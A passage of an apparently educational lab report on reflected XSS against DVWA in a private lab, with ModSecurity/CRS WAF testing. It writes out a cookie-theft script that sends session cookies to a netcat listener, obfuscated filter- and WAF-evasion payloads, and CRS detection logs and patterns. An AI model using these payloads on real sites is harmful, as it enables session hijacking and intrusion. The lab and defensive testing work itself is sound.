
OK

5. Cookie Theft Payload

Payload:


```
<script>new  
Image().src="http://172.16.28.144:4444/?cookie="+document.cookie;</script>Listener:
```

```
sudo nc -lvpn 4444
```



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), and XSS (Stored). The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the placeholder "What's your name? ="+document.cookie+";</script>" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A "More Information" section is present with a link icon and a list of URLs:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>




A terminal window titled "tony@tony-VMware20-1: ~" is displaying the contents of the file "/etc/modsecurity/modsecurity.conf". The configuration includes sections for rule engine initialization, request body handling, and XML request body parsing. Key configurations shown include:

```
GNU nano 8.1          /etc/modsecurity/modsecurity.conf
# -- Rule engine initialization --
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly

# -- Request body handling --
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On

# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
[ Read 240 lines ]
^G Help      ^O Write Out ^F Where Is ^K Cut      ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```



A screenshot of a terminal window titled "Vulnerability: Reflected Cross Site Scripting (XSS)" running on a Kali Linux system. The terminal shows a user input field containing "Hello" and a command-line session where the user runs "sudo nc -lvpn 4444". The terminal also displays a netstat output showing an open connection from the user's browser to the local port 4444. The user's browser request is visible, showing a GET request to "/?cookie=security=low;%20PHPSESSID=h0fedf91mmesfrppip20ehcdts" with various headers including User-Agent (Mozilla/5.0), Accept (image/avif, image/webp, image/png, image/svg+xml, image/*;q=0.8,*/*;q=0.5), Accept-Language (en-US,en;q=0.5), Accept-Encoding (gzip, deflate), Connection (keep-alive), Referer (http://172.16.28.147/), and Priority (u=5, i).

6. DVWA Security Level: Hard

- Switched to hard-level in DVWA.
- Re-tested same payloads -> **Blocked**.

The screenshot shows a web browser window for the DVWA application at the URL 172.16.28.147/dvwa/security.php. The title bar indicates the address and shows various Kali Linux tools. The main content area has a header 'DVWA Security' with a lock icon. On the left is a sidebar menu with items like Home, Instructions, Setup / Reset DB, and a long list of security vulnerabilities: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The 'Security Level' section on the right shows the current level is 'high'. It explains that security levels can be set to low, medium, high, or impossible. A dropdown menu is set to 'High' and a 'Submit' button is present. Below the dropdown is a message box containing the text 'Security level set to high'.

7. Obfuscation Techniques


To bypass hard-level filters:

Obfuscated Payloads Developed:

1. **URL-Encoded Payload:** %3Cscript%3Ealert('XSS')%3C/script%3E
2. **Event Bypass Payload:** <input onfocus=alert('XSS') autofocus>
3. **Tag Fragmentation:** <scr<script>ipt>alert(1)</scr<script>ipt>

A screenshot of a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Reflected Cross Site Scripting (XSS) page. The URL in the address bar is `172.16.28.145/dvwa/vulnerabilities/xss_r/?name=%253Cscript%253Ealert%28%27XSS%27%29%253`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities, with "XSS (Reflected)" highlighted. The main content area shows a form field labeled "What's your name?" containing the value "Hello %3Cscript%3Ealert('XSS')%3C%2Fscript%3E". Below the form, a section titled "More Information" provides links to external resources about XSS.

A screenshot of a Firefox browser window showing a confirmation dialog box from the DVWA application. The dialog box has a dark gray background and contains the text "172.16.28.145" and "XSS" in white. In the bottom right corner, there is a blue "OK" button. This dialog box is a visual representation of the XSS payload being executed on the server side.



8. ModSecurity WAF Evasion Techniques

After enabling ModSecurity with CRS:



Observations:


All basic XSS payloads were blocked with 403 errors.


Insert Screenshot: Forbidden responses (403) from multiple payloads

Evasion Payloads:

1. **Unicode Encoded JavaScript:**
2. <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
3. **SVG Event Handler:**
4. <svg onload=confirm(1)>
5. **OnMouseOver Link:**
6. X

Technique	Result (403 / Alert)
	 <p>The screenshot shows a browser window with the URL <code>172.16.28.147/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onerror%3Dalert('XSS')>#</code>. The page displays a "Forbidden" error message: "You don't have permission to access this resource." Below the error message, the Apache server information is visible: "Apache/2.4.62 (Ubuntu) Server at 172.16.28.147 Port 80".</p>
--cb633b2a-H--	 <pre>--cb633b2a-H--</pre> <p>The terminal window shows log entries from modsecurity. The logs indicate several XSS detection attempts and a NoScript XSS InjectionChecker alert. Key log entries include:</p> <ul style="list-style-type: none">Message: Warning. Pattern match "(?:^([\d.]+ \[\[([\da-f:]+\]) [\da-f:])(:[\d]+)?\$)" at REQUEST_HEADERS:Host. [file "/etc/modsecurity/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "730"] [id "920350"] [msg "Host header is a numeric IP address"] [data "172.16.28.147"] [severity "WARNING"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/PROTOCOL-ENFORCEMENT"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"]Message: Warning. detected XSS using libinjection. [file "/etc/modsecurity/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "102"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: "] [severity "CRITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "xss-perf-disable"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-XSS"] [tag "capec/1000/152/242"]Message: Warning. Pattern match "(?i)<[^0-9<>A-Z_a-z]*(&?:[^\s\\x0b]'<>]*:)?[^0-9<>A-Z_a-z]*[^0-9A-Z_a-z]*(&?s[^0-9A-Z_a-z]*(&?c[^0-9A-Z_a-z]*?r[^0-9A-Z_a-z]*?i[^0-9A-Z_a-z]*?p[^0-9A-Z_a-z]*?t t[^0-9A-Z_a-z]*?y[^0-9A-Z_a-z]*?l[^0-9A-Z_a-z]*?e v[^0-9A-Z_a-z]*?g e[^0-9A-Z_a-z]*?t[^0-9A-Z_a-z]*?n[^0-9A-Z_a-z]*?o[^0-9A-Z_a-z]*?s[^0-9A-Z_a-z]*?d[^0-9A-Z_a-z]*?h[^0-9A-Z_a-z]*?w[^0-9A-Z_a-z]*?x[^0-9A-Z_a-z]*?y[^0-9A-Z_a-z]*?z[^0-9A-Z_a-z]*?0[^0-9A-Z_a-z]*?1[^0-9A-Z_a-z]*?2[^0-9A-Z_a-z]*?3[^0-9A-Z_a-z]*?4[^0-9A-Z_a-z]*?5[^0-9A-Z_a-z]*?6[^0-9A-Z_a-z]*?7[^0-9A-Z_a-z]*?8[^0-9A-Z_a-z]*?9[^0-9A-Z_a-z]*?>)" at ARGS:name. [file "/etc/modsecurity/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "225"] [id "941160"] [msg "NoScript XSS InjectionChecker: HTML Injection"] [data "Matched Data: <img found within ARGS:name: >"] [severity "CRITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "xss-perf-disable"] [tag "paranoia-level/1"] [tag "OWASP CRS/ATTACK-XSS"] [tag "capec/1000/152/242"]

Technique	Result (403 / Alert)
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>  <p>The screenshot shows a browser window with the URL <code>172.16.28.147/dvwa/vulnerabilities/xss_r/</code>. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various attack types. The "XSS (Reflected)" option is highlighted with a green background. In the main content area, there's a form with a placeholder "What's your name?". A user has entered the payload <code><script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script></code>. Below the form, there's a section titled "More Information" containing several links related to XSS attacks.</p>	Blocked (403)

Technique	Result (403 / Alert)
<pre>n ARG\$:\$name: <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>" [severity "CRITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "xss-perf-disable"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-XSS"] [tag "capec/1000/152/242"] Message: Warning. Pattern match "(?i)<script[^>]*>[\s\S]*?" at ARG\$:\$name. [file "/etc/modsecurity/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "130"] [id "941110"] [msg "XSS Filter - Category 1: Script Tag Vector"] [data "Matched Data: <script> found within ARG\$:\$name: <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>" [severity "CRITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "xss-perf-disable"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-XSS"] [tag "capec/1000/152/242"] Message: Warning. Pattern match "(?i)<[^0-9<>A-Z_a-z]*(:[^\\s\\x0b\\'<>]*:)?[^\n-9<>A-Z_a-z]*[^0-9A-Z_a-z]*?(:s[^0-9A-Z_a-z]*?(:c[^0-9A-Z_a-z]*?r[^0-9A-Z_a-z]*?i[^0-9A-Z_a-z]*?p[^0-9A-Z_a-z]*?t t[^0-9A-Z_a-z]*?y[^0-9A-Z_a-z]*?l[^0-9A-Z_a-z]*?e v[^0-9A-Z_a-z]*?g e[^0-9A-Z_a-z]*?o...)" at ARG\$:\$name. [file "/etc/modsecurity/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "225"] [id "941110"] [msg "NoScript XSS InjectionChecker: HTML Injection"] [data "Matched Data: <script found within ARG\$:\$name: <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>" [severity "CRITICAL"] [ver "OWASP CRS/4.14.0-dev"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag 